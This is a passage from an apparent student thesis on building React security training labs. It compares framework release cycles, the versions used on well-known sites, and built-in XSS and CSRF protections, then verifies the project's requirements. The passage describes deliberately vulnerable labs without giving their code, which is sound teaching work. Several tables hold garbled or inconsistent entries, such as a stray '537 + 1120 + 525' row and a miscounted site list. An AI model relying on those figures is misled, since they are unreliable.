


Figure 6.5: Vue Telescope

For Angular, the **Angular Inspector** displays all relevant information, especially the Angular version used. This can be seen in figure 6.6.



Figure 6.6: Angular Inspector

6.3.3 React

Release Cycle

React was initially released in May 2013, with version 0.3.0. In table 6.1 the whole release history can be seen [Reaa].

Version	Release Date
18.3.1	26.4.24
18.3.0	25.4.24
18.2.0	14.6.22
18.1.0	26.4.22
18.0.0	29.3.22
17.0.2	22.3.21
17.0.1	22.10.20
17.0.0	20.10.20
16.14.0	14.10.20
16.13.1	19.3.20
16.13.0	26.2.20
16.12.0	14.11.19
16.11.0	22.10.19
16.10.2	3.10.19
16.10.1	28.9.19
16.10.0	27.9.19
16.9.0	9.8.19
16.8.6	27.3.19
16.8.0	6.2.19
16.7.0	20.12.18
16.6.0	23.10.18
16.5.0	5.9.18
16.4.0	24.5.18
16.3.2	16.4.18
16.3.1	3.4.18
16.3.0	29.3.18
16.1.0	9.11.17
16.0.0	26.9.17
15.6.0	13.6.17
15.5.4	11.4.17
15.5.0	7.4.17
15.4.2	6.1.17
15.4.1	23.11.16
15.4.0	16.11.16
15.3.1	19.8.16
15.3.0	30.7.16
15.2.0	1.7.16
15.1.0	20.5.16
15.0.0	7.4.16
537 + 1120 + 525 0.14.1	29.10.15
0.13.0	10.3.15
0.12.0	21.11.14
0.11.0	17.7.14
0.10.0	21.3.14
0.9.0	20.2.14
0.8.0	20.12.13
0.5.0	20.10.13
0.4.0	20.7.13
0.3.0	29.5.13

Table 6.1: React version with release date, major release in bold

Once a new major is released, React stops releasing fixes for the previous major, except for absolutely critical bugs. This means that the lowest "supported" version of React is 18.0.0, released in March 2022 [Reab].

The time between major releases in React is around 727 days.

Current Version

The current version is 18.3.1. The Version 19.0.0 is currently in beta and is set to release in May 2024.

20 Websites using React with React Version

The table 6.2 displays 20 of the most famous websites that use React, together with the version of React the website is using.

Website	React Version
instagram.com	19.0.0
airbnb.ch	18.2.0
atlassian.com	18.2.0
cloudflare.com	18.2.0
dropbox.com	17.0.2
bbc.com	18.1.0
flipboard.com	17.0.1
imgur.com	18.2.0
khanacademy.org	16.14.0
netflix.com	18.2.0
paypal.com	17.0.1
squarespace.com	18.2.0
tesla.com	18.2.0
uber.com	18.2.0
venmo.com	18.2.0
20min.ch	18.2.0
blick.ch	18.3.1
lukb.ch	16.12.0
credit-suisse.ch	16.14.0

Table 6.2: 20 famous websites using React, with React version

Conclusion

As can be seen in the table 6.2 and figure 6.7, 14 out of the 20 websites use a version of React that is the current major release, and considered up-to-date.




Figure 6.7: Age of technology in use on websites

6.3.4 Vue

Release Cycle

Vue was first publically released in February 2014, with version 0.9. In table 6.3 the whole release history can be seen [Vuea]. There is no fixed release cycle in Vue [Vueb].

Version	Release Date
3.4	28.12.23
2.7.16	24.12.23
3.3	11.5.23
3.2	5.8.21
3.1	7.6.21
3.0	18.9.20
2.7	1.7.22
2.6	4.2.19
2.5	13.10.17
2.4	13.7.17
2.3	27.4.17
2.2	26.2.17
2.1	22.11.16
2.0	30.9.16
1.0	27.10.15
0.12	12.6.15
0.11	7.11.14
0.10	23.3.14
0.9	25.2.14

Table 6.3: Vue version with release date, major release in bold

All 2. versions are end of life, as of December 2023. The oldest still supported version is version 3.0 from September 2020. Note that for some time, updates for two different major versions were released concurrently [You].

The time between major releases in Vue is around 894 days.

Current Version

The current stable version is 3.4.27.

15 Websites using Vue with Vue Version

The table 6.4 displays 15 of the most famous websites that use Vue, along with the version of Vue they are using.

Website	Vue Version
gitlab.com	2.7.16
behance.net	3.2.40
lidl.ch	2.6.14
vuetoronto.com	3.4.23
mit.dk	2.7.16
virk.dk	2.7.16
chess.com	3.4.27
lulus.com	2.6.12
adressa.no	2.7.16
fvn.no	2.7.16
nintendo.com/fr-fr/	2.6.14
bahn.de	3.4.15
wizzair.com	2.7.16
brilliant.org	2.6.10
icons8.de	2.6.10

Table 6.4: 15 famous websites using Vue, with Vue version

Conclusion

As can be seen in table 6.4 3 out of the 15 websites tested are using a Vue version that is the current major release.

6.3.5 Angular

Release Cycle

Angular is a complete rewrite of AngularJS. Thus, the initial version is Angular 2.0, released in September 2016. The Angular team has pledged to update Angular twice every year (with a major release). The complete release history can be seen in table 6.5.

The time between major releases in Angular is around 183 days, as every half year there is a major release.

Version	Release Date
Angular 17	8.11.23
Angular 16	3.5.23
Angular 15	18.11.2022
Angular 14	2.6.22
Angular 13	4.11.21
Angular 12	12.5.21
Angular 11	11.11.20
Angular 10	24.6.20
Angular 9	6.2.20
Angular 8	28.5.19
Angular 7	18.10.18
Angular 6	4.5.18
Angular 5	1.11.17
Angular 4	23.3.17
Angular 2	14.9.16

Table 6.5: Angular version with release date, all major releases

Version 17 has the status active, while versions 15 and 16 are in long time support. Versions below 15 are no longer supported. With the release of version 18 the long time support of version 15 ends.

Current Version

The current stable version is 17.3.5.

15 Websites using Angular with Angular Version

The table 6.6 displays 15 of the most famous websites that use Angular, along with the version of Angular they are using.

Website	Angular Version
amtrack.com	17.3.2
battle.net	16.2.0
ups.com	14.2.12
swisscom.ch	16.2.4
klm.ch	17.3.0
video.blender.org	14.2.10
developer.db.com	15.2.10
migros.ch	17.1.3
jetblue.com	16.2.11
community.southwest.com	1.9.1
spirit.com	15.1.1
freelancer.com	15.2.8
istockphoto.com	1.4.14
irctc.co.in	9.1.13
healthcare.utah.edu	17.3.5

Table 6.6: 15 famous websites using Angular, with Angular version

Conclusion

As shown in table 6.6 10 out of the 15 websites tested are using an Angular version that is still supported. Note that Southwest is still using AngularJS, which is the predecessor of Angular.

6.3.6 Relation Between Release Cycle and Version Used

First, a quick summary of the findings:

- The oldest still supported version of React is from March 2022
- The oldest still supported version of Vue is from September 2020
- The oldest still supported version of Angular is from November 2022
- 70 percent of websites use a supported React version
- 20 percent of websites use a supported Vue version
- 66 percent of websites use a supported Angular version

It seems to be the case that React and Angular developers keep up with the version changes the best, while Vue often use older framework versions.

Note that this is not an entirely fair comparison. The lifecycle plays a huge role when it comes to this metric. For instance, in a few weeks, React 19 will come out. As React only considers the current

”major” release as supported, a huge amount of websites would not fall in this category anymore.

Thus, a more fair comparison might be to compare, how long the framework is supported. The table 6.7 shows all the websites with the age of the framework used next to it.

Website	Version	Age
instagram.com	React 19.0.0	0 months
airbnb.ch	React 18.2.0	1 year 11 months
atlassian.com	React 18.2.0	1 year 11 months
cloudflare.com	React 18.2.0	1 year 11 months
dropbox.com	React 17.0.2	2 years 2 months
bbc.com	React 18.1.0	2 years 1 month
flipboard.com	React 17.0.1	3 years 7 months
imgur.com	React 18.2.0	1 year 11 months
khanacademy.org	React 16.14.0	3 years 7 months
netflix.com	React 18.2.0	1 year 11 months
paypal.com	React 17.0.1 6	3 years 7 months
squarespace.com	React 18.2.0	1 year 11 months
tesla.com	React 18.2.0	1 year 11 months
uber.com	React 18.2.0	1 year 11 months
venmo.com	React 18.2.0	1 year 11 months
20min.ch	React 18.2.0	1 year 11 months
blick.ch	React 18.3.1	1 month
lukb.ch	React 16.12.0	4 years 6 months
credit-suisse.ch	React 16.14.0	3 years 7 months
gitlab.com	Vue 2.7.16	5 months
behance.net	Vue 3.2.40	2 years 8 months
lidl.ch	Vue 2.6.14	2 years 10 months
vuutoronto.com	Vue 3.4.23	1 month
mit.dk	Vue 2.7.16	5 months
virk.dk	Vue 2.7.16	5 months
chess.com	Vue 3.4.27	0 months
lulus.com	Vue 2.6.12	4 years 0 months
adressa.no	Vue 2.7.16	5 months
fvn.no	Vue 2.7.16	5 months
nintendo.com/fr-fr/	Vue 2.6.14	2 years 10 months
bahn.de	Vue 3.4.15	4 months
wizzair.com	Vue 2.7.16	5 months
brilliant.org	Vue 2.6.10	5 years 2 months
icons8.de	Vue 2.6.10	5 years 2 months
amtrack.com	Angular 17.3.2	2 months
battle.net	Angular 16.2.0	9 months
ups.com	Angular 14.2.12	1 year 6 months
swisscom.ch	Angular 16.2.4	8 months
klm.ch	Angular 17.3.0	2 months
video.blender.org	Angular 14.2.10	1 year 6 months
developer.db.com	Angular 15.2.10	1 year
migros.ch	Angular 17.1.3	3 months
jetblue.com	Angular 16.2.11	7 months
community.southwest.com	Angular 1.9.1	8 years
spirit.com	Angular 15.1.1	1 year 4 months
freelancer.com	Angular 15.2.8	1 year 1 month
istockphoto.com	Angular 1.4.14	8 years
irtc.co.in	Angular 9.1.13	3 years 5 months
healthcare.utah.edu	Angular 17.3.5	1 month

Table 6.7: Age of technology used on website

- The average React version used is 2 years and 1 month old
- The average Vue version used is 2 years 4 months old
- The average Angular version used is 1 year 11 months old

Thus, it can be seen that no matter if React, Angular or Vue is used, the version used is approximately 2 years old. The release cycle does not matter, but the time that a version is supported does. Developers seem to update after certain time intervals (when the version they are using is no longer supported) and not when a new version comes out.

6.4 Comparative Analysis of Security Mechanisms - React / Angular / Vue

Web security is a crucial consideration for developers using modern JavaScript frameworks like React, Angular, and Vue. Each of these frameworks has specific features and built-in mechanisms to handle various security threats, such as Cross-Site Scripting (XSS), Cross-Site Request Forgery (CSRF), and others. Here's a comparison of how each handles security, focusing on XSS and CSRF as examples:

6.4.1 Cross-Site Scripting (XSS) Protection

- **React:** React primarily uses JSX, which automatically escapes HTML unless developers explicitly tell it not to (by using `dangerouslySetInnerHTML`). This means that by default, React effectively prevents XSS attacks by escaping inputs inserted into the JSX [W3Tb].
- **Angular:** Angular automatically escapes HTML, script, and style tags via its data binding syntax `{{ value }}`. It also provides further protection with its DOM sanitizer that can sanitize the HTML before it is added to the DOM. This helps to prevent XSS attacks when using property bindings.
- **Vue:** Vue also automatically escapes HTML within its templating syntax `{{ value }}`. Developers must use the `v-html` directive to insert raw HTML, which they should do cautiously. Like Angular and React, Vue prevents XSS by default through these mechanisms.

6.4.2 Cross-Site Request Forgery (CSRF) Protection

- **React:** React does not provide built-in CSRF protection.¹ Instead, developers need to implement CSRF tokens manually or use libraries that handle CSRF. React applications often involve setting up interceptors in Axios or other HTTP libraries to manage CSRF tokens.
- **Angular:** Angular has built-in support for CSRF (also known as XSRF) protection. It automatically configures and handles CSRF token management on client requests if the application interacts with a backend that sets a standard XSRF-TOKEN cookie. The framework then sets the X-XSRF-TOKEN HTTP header on subsequent HTTP requests[Anga].

¹At the beginning, we sought to determine if React has built-in CSRF protection similar to Angular's. We posted this question on React's community Discord channel but have not received any responses yet. [Discord Link](#)

- **Vue:** Like React, Vue itself does not offer built-in CSRF protection. Developers need to implement it manually, usually by configuring CSRF tokens in the global Vue instance or using Axios interceptors to inject tokens into HTTP requests.

6.4.3 Other Security Features and Considerations

React

- **Strict Mode:** React's Strict Mode is a tool for highlighting potential problems in an application. It doesn't directly relate to security. However, it helps maintain clean code, which can indirectly improve security by reducing bugs and vulnerabilities.
- **Server-Side Rendering (SSR) in React:** React supports Server-Side Rendering through ReactDOMServer, which allows applications to render components on the server and send them as static HTML to the browser. This approach reduces the exposure of sensitive data and logic to client-side attacks[Dhi].

Angular

- **Ahead-Of-Time (AOT) Compilation:** Angular's Ahead-of-Time compilation converts HTML and TypeScript code into efficient JavaScript code during the build phase before the browser downloads and runs the code. This reduces the runtime interpretation of what the code does, minimizing certain types of web vulnerabilities like XSS[Angb].
- **Angular Universal for Server-Side Rendering (SSR):** SSR can improve security by off-loading certain client-side tasks to the server, potentially reducing the attack surface exposed to the client.

Vue

- **Custom Directives:** Vue allows developers to create custom directives, which can be powerful tools for integrating security features directly into the templating engine. For example, a custom directive can sanitize inputs or enforce certain behaviors on DOM elements directly.
- **Server-Side Rendering (SSR) with Nuxt.js:** Like Angular Universal, Vue's SSR capabilities through Nuxt.js can help mitigate certain client-side attacks by rendering pages on the server. This reduces the exposure of data and logic to the client-side.

Conclusion

Angular is often considered to have the most comprehensive built-in security features among the three frameworks. It provides robust protection right out of the box, particularly for enterprise-scale applications that may benefit from such integrated features.

React and Vue offer strong XSS protection but require additional effort to match Angular's out-of-the-box capabilities for other security concerns like CSRF. These frameworks rely more on the community and third-party libraries for extended security features.

Part IV
Results

Chapter 7

Results

In this chapter, the results are going to be discussed. In section 7.1 the functional requirements were tested, in section 7.2 the non-functional requirements. The final section, 7.3 gives a short summary of everything done during the project, as well as what could be done in the future.

7.1 Verification of Functional Requirements

Requirement	React Frontend Replacement
Execution Date	20.05.24
Executed By	Tim Gamma
Status	Verified
Assessment	The given Vue frontend was replaced with by a newly developed React frontend. The Flask backend was adjusted, so that it is still compatible. Data structures stayed the same and are still compatible. All features present in the Vue frontend are still present (unless they are not needed anymore).
Conclusion	The frontend was successfully replaced, without loss of functionality.

Table 7.1: Verification FR1: React Frontend Replacement

Requirement	Technology Stack
Execution Date	06.06.24
Executed By	Tim Gamma
Status	Verified
Assessment	The webshop is operational within the dockerized environment. The React frontend and the Flask backend work seamlessly together. Docker container were tested locally and with hacking lab and work without any issues.
Conclusion	All the technologies specified were used, everything works seamlessly.

Table 7.2: Verification FR2: Technology Stack

Requirement	User Interface Design
Execution Date	20.05.24
Executed By	Tim Gamma, External Person
Status	Verified
Assessment	The user interface incorporates typical Swiss elements, namely cheese. The navigation was tested through a user test, which confirmed that the user interface is easy to navigate.
Conclusion	Through the use of Reactstrap and the experience of the developers, a typical Swiss and easy to navigate user interface was developed. Additionally, the pictures for the cheese products were generated with DALL-E provided by GPT.

Table 7.3: Verification FR3: User Interface Design

Requirement	React Vulnerability Challenges (Labs)
Execution Date	20.05.24
Executed By	Tim Gamma, External Person
Status	Verified
Assessment	React Labs were created, addressing core vulnerabilities of React, namely XSS (stored, reflected, JSON), CSRF and Vulnerable Setup. They were user-tested on clarity and effectiveness.
Conclusion	The labs are set up and tested, delivering a clear and easy to follow learning experience.

Table 7.4: Verification FR4: React Vulnerability Challenges (Labs)

Requirement	Realistic Scenario-based Implementation
Execution Date	20.05.24
Executed By	Tim Gamma, External Person
Status	Verified
Assessment	Scenarios are based on the most common web vulnerabilities in React. In the implementation of the scenarios, there was a strong emphasis on making the scenarios as realistic as possible. Feedback was gathered, ensuring that the vulnerabilities are realistic.
Conclusion	The labs are set up to be realistic and relevant in the field of React security.

Table 7.5: Verification FR5: Realistic Scenario-base Implementation

Requirement	Vulnerability Explanation Content
Execution Date	20.05.24
Executed By	Tim Gamma
Status	Verified
Assessment	Detailed description is provided for each lab. The degree of detail was discussed with expert and seems appropriate. Theory part with all the important theory is provided.
Conclusion	The description provided is accurate to the functional requirement.

Table 7.6: Verification FR6: Vulnerability Explanation Content

Requirement	Mitigation Information, Solutions
Execution Date	20.05.24
Executed By	Tim Gamma
Status	Verified
Assessment	Detailed step-by-step solutions are provided for each lab. Degree of detail was discussed with expert and seems appropriate. Mitigation is part of the exercise to figure out by the person doing the lab. It is also written down, however not visible for the lab user.
Conclusion	The step-by-step solutions provided are accurate to the functional requirement. However, there is no mitigation given in the lab directly.

Table 7.7: Verification FR7: Mitigation Information, Solutions

Requirement	Further Investigation
Execution Date	20.05.24
Executed By	Tim Gamma
Status	Verified
Assessment	Research was conducted. In particular in the areas of version used in React and in an overview of the security features of different frameworks. However, it was difficult to find any reliable data.
Conclusion	Research was done, the extent was a bit smaller than initially planned. However, it still gives some valuable insights into the security of the React library.

Table 7.8: Verification FR8: Further research

7.2 Verification of Non-Functional Requirements

Requirement	Performance
Execution Date	19.05.2024
Executed By	Natalia Gerasimenko
Status	Verified
Assessment	The memory usage of the Production Docker container cheese-webshop-web-1 was locally monitored and measured (cmd: docker stats). The application maintained a memory footprint of 318MiB, which is within the optimal limit of 128MB to 512MB.
Conclusion	The container's memory usage is within the acceptable range. The performance requirements are met, ensuring that the application remains lightweight and multiple instances can run simultaneously without negatively affecting each other.

Table 7.9: Verification NFR1: Performance

Requirement	Maintainability
Execution Date	19.05.2024
Executed By	Natalia Gerasimenko
Status	Verified
Assessment	The Git Version Control was used. Per Lab, a separate branch was created. The main branch contains the webshop without vulnerabilities.
Conclusion	The branching strategy effectively isolates each security vulnerability in its respective branch, ensuring maintainability and security of the codebase.

Table 7.10: Verification NFR2: Maintainability

Requirement	Compatibility
Execution Date	19.05.2024
Executed By	Natalia Gerasimenko
Status	Verified
Assessment	The webshop was tested manually on the latest versions of Chrome, Firefox, Safari, and Edge. No major issues were found, and the application functioned correctly and looked consistent across all tested browsers.
Conclusion	The webshop meets the compatibility requirements, ensuring a consistent user experience across major desktop browsers.

Table 7.11: Verification NFR3: Compatibility

Requirement	Compatibility
Execution Date	19.05.2024
Executed By	Natalia Gerasimenko
Status	Verified
Assessment	Documentation was reviewed for completeness and accessibility. Feedback from the supervisor indicated that the granularity of lab descriptions and documentation is good. User feedback was not gathered.
Conclusion	The documentation requirements are met, ensuring comprehensive and accessible information for all stakeholders.

Table 7.12: Verification NFR4: Compatibility

Requirement	Documentation Quality
Execution Date	19.05.2024
Executed By	Natalia Gerasimenko, Tim Gamma
Status	Verified
Assessment	Documentation was reviewed for clarity, conciseness, and structure. A peer review was conducted, and technical terminology was clearly defined and consistently used.
Conclusion	The documentation quality requirements are met, ensuring professional standards and suitability for academic review.

Table 7.13: Verification NFR5: Documentation Quality

Requirement	Accessibility
Execution Date	19.05.2024
Executed By	Natalia Gerasimenko, Tim Gamma
Status	Declined
Assessment	Due to the use of third-party applications in the labs, it is not feasible to ensure compliance with WCAG 2.1 Level AA standards. Participants must investigate logs and other aspects where accessibility control is limited.
Conclusion	The requirement for accessibility compliance was declined due to the inherent limitations imposed by third-party applications used in the security labs.

Table 7.14: Verification NFR6: Accessibility

7.3 Conclusion

The development of the (Cheese) webshop was successful. All the defined requirements were met or adjusted accordingly. This means that the Cheese Webshop uses React and is operational within the dockerized environment.

The application maintained a memory footprint of 318MiB, which is within the optimal limit of 128MB to 512MB. This ensures that the application is lightweight and capable of running multiple instances simultaneously without negatively affecting each other.

The webshop was tested on all major browsers (Chrome, Firefox, Safari, and Edge), and it functioned correctly and looked consistent across all tested browsers.

It incorporates typical Swiss element - cheese. Other typical requirements regarding the user interface, such as usability and accessibility, were dropped since they are not relevant to the scope of this project. The focus lies on the labs to show and exploit the vulnerabilities.

Five labs were created, each focusing on a specific vulnerability: Stored XSS, Reflected XSS, JSON XSS, CSRF, and a vulnerable setup. To ensure easy maintainability, a separate branch was created for each lab.

All the labs offer a realistic scenario of how an attacker might target a webshop. The webshop for each lab is coded to be vulnerable to the specific vulnerability that needs to be exploited by the user. To assist users in exploiting the given vulnerabilities, step-by-step solutions were created to guide them user through the entire attack process.

Further research was done to the topic of React security. Although the scope was downsized a bit in comparison to what was initially planned, it revealed that React developers update React about as frequently as Angular and Vue developers update their frameworks. This meant that the release cycle is not the important factor when it comes to how often a technology is updated. Developers seem to update after a certain period of time. Additionally, React offers fewer built-in security features than Angular and about the same as Vue.

This project covered the most common React security vulnerabilities. A possible extension of this work could include less impactful security vulnerabilities in React. Additionally, the current focus is solely on the frontend. By also addressing the backend, more vulnerabilities can be identified and mitigated. Another potential improvement involves the webshop itself, which has not been tested for accessibility. Both the user interface and responsiveness could be enhanced, alongside improving accessibility, to provide a better overall user experience.

In conclusion, all accepted requirements were successfully fulfilled. A functional webshop and labs addressing the most important React vulnerabilities were implemented, and additional research into React security was conducted.

Part V
Appendix

Bibliography

- [Anga] Angular. Http client - security: Cross-site request forgery (xsr) protection. (<https://v17.angular.io/guide/http-security-xsr-protection>), Accessed on: 12 May 2024.
- [Angb] Angular. Use the aot template compiler. (<https://v17.angular.io/guide/security#use-the-aot-template-compiler>), Accessed on: 12 May 2024.
- [BSa] Admir Dizdar Bright Security. Csr) attacks: Real life attacks and code walkthrough. ([https://brightsec.com/blog/csr\)attack/](https://brightsec.com/blog/csr)attack/)), Accessed on: 11 Mai 2024.
- [BSb] Admir Dizdar Bright Security. Xss attack: 3 real life attacks and code examples. (<https://brightsec.com/blog/xss-attack/#real-life-examples>), Accessed on: 11 Mai 2024.
- [Dat] SNYK Vulnerability Database. Cross-site request forgery (csrf). (<https://security.snyk.io/vuln/SNYK-JS-AXIOS-6032459>), Accessed on: 12 June 2024.
- [Dhi] Sanket Shah DhiWise. React xss: Advanced strategies for mitigating security threats. (<https://www.dhiwise.com/post/react-xss-advanced-strategies-for-mitigating-security-threats>), Accessed on: 12 May 2024.
- [Diz] Admir Dizdar. What is xss? impact, types, and prevention. (<https://brightsec.com/blog/xss/>), Accessed on: 10. June 2024.
- [JWT] JWT. Introduction to json web tokens. (<https://jwt.io/introduction>), Accessed on: 03 June 2024.
- [Kir] KirstenS. Cross site scripting (xss). (<https://owasp.org/www-community/attacks/xss/>), Accessed on: 10. June 2024.
- [Laba] Hacking Lab. Hands-on cyber security lab. (<https://www.hacking-lab.com/services/>), Accessed on: 11. June 2024.
- [Labb] Hacking Lab. idocker. (<https://www.hacking-lab.com/blog/idocker-challenge-developer>), Accessed on: 11. June 2024.
- [Labc] Hacking Lab. rdocker. (<https://www.hacking-lab.com/blog/rdocker-challenge-developer>), Accessed on: 11. June 2024.

- [Ove] Stack Overflow. 2023 developer survey. (<https://survey.stackoverflow.co/2023/#technology>), Accessed on: 26 May 2024.
- [OWAa] OWASP. Cross site request forgery (csrf). (<https://owasp.org/www-community/attacks/csrf>), Accessed on: 25 May 2024.
- [OWAb] OWASP. Cross-site request forgery prevention cheat sheet. (https://cheatsheetseries.owasp.org/cheatsheets/Cross-Site_Request_Forgery_Prevention_Cheat_Sheet), Accessed on: 15 April 2024.
- [OWAc] OWASP. Cross site scripting prevention cheat sheet. (https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html), Accessed on: 10. June 2024.
- [OWAd] OWASP. Dom based xss. (https://owasp.org/www-community/attacks/DOM_Based_XSS), Accessed on: 4 Mai 2024.
- [OWAe] OWASP. Owasp top ten. (<https://owasp.org/www-project-top-ten/>), Accessed on: 15 April 2024.
- [OWAf] OWASP. Types of xss. (https://owasp.org/www-community/Types_of_Cross-Site_Scripting), Accessed on: 9 Mai 2024.
- [Reaa] React. React versions. (<https://react.dev/versions>), Accessed on: 10. June 2024.
- [Reab] React. Versioning policy. (<https://react.dev/community/versioning-policy>), Accessed on: 10. June 2024.
- [SNY] Victor Ikehukwu SNYK. How to protect node.js apps from csrf attacks. (<https://snyk.io/blog/how-to-protect-node-js-apps-from-csrf-attacks/>), Accessed on: 25 April 2024.
- [ST] Ron Perris SNYK and Liran Tal. 10 react security best practices. (<https://snyk.io/blog/10-react-security-best-practices/>), Accessed on: 13 June 2024.
- [Syna] Synopsys. Cross site request forgery. (<https://www.synopsys.com/glossary/what-is-csrf.html>), Accessed on: 25 April 2024.
- [Synb] Synopsys. What is ethical hacking? (<https://www.synopsys.com/glossary/what-is-ethical-hacking>), Accessed on: 01 June 2024.
- [VAA] VAADATA. Introduction to burp suite, the tool dedicated to web application security. (<https://www.vaadata.com/blog/introduction-to-burp-suite-the-tool-dedicated-to-web-application-security/>), Accessed on: 12 May 2024.
- [Vuea] Vue. Changelog. (<https://github.com/vuejs/core/blob/main/CHANGELOG.md>), Accessed on: 10. June 2024.
- [Vueb] Vue. Releases. (<https://vuejs.org/about/releases>), Accessed on: 10. June 2024.

- [W3Ta] W3Techs. Usage statistics and market share of react for websites. (<https://w3techs.com/technologies/details/js-react>), Accessed on: 12 May 2024.
- [W3Tb] W3Techs. Usage statistics and market share of react for websites. (<https://react.dev/learn/writing-markup-with-jsx>), Accessed on: 12 May 2024.
- [WI] Nikita Shah WPWEB Infotech. Importance of web security: Navigating threats in the digital age. (<https://wpwebinfotech.com/blog/importance-of-web-security/>), Accessed on: 17. April 2024.
- [Wic] Dave Wichers. Unraveling some of the mysteries around dom based xss, owasp appsec usa. (https://wiki.owasp.org/images/3/30/AppSecEU2012_DOM-based_XSS.pdf), Accessed on: 4 Mai 2024.
- [You] Evan You. Vue 2 is approaching end of life. (<https://blog.vuejs.org/posts/vue-2-eol>), Accessed on: 10. June 2024.

List of Figures

3.1	Modern classification of XSS types[Wic].	16
4.1	C4 - System Context diagram	36
4.2	C4 - Container diagram	37
4.3	C4 - Component diagram - Backend	38
4.4	C4 - Component diagram - Frontend	40
4.5	Docker Setup – Development	42
4.6	Docker Setup – Production	43
4.7	Comment Functionality, in the comment field the attacker can insert a script	46
4.8	XSS Attack with JSON Payload	48
4.9	Comment Functionality, in the comment field the attacker can insert a script	50
4.10	Stored XSS Attack	51
4.11	Example of result by searching for value "max"	54
4.12	Reflected XSS Attack - Search term reflected as feedback	55
4.13	Reflected XSS Attack via URL parameter	55
4.14	Comment Functionality	57
4.15	CSRF Attack with JSON Payload	58
4.16	CSRF Attack mitigation with CSRF Token	60
4.17	Axios vulnerability report on Snyk[Dat]	62
6.1	Most used web technologies [Ove]	99
6.2	Shodan Limitation	100
6.3	W3Techs Limitation [W3Ta]	101
6.4	React Developer Tools	103
6.5	Vue Telescope	103
6.6	Angular Inspector	104
6.7	Age of technology in use on websites	107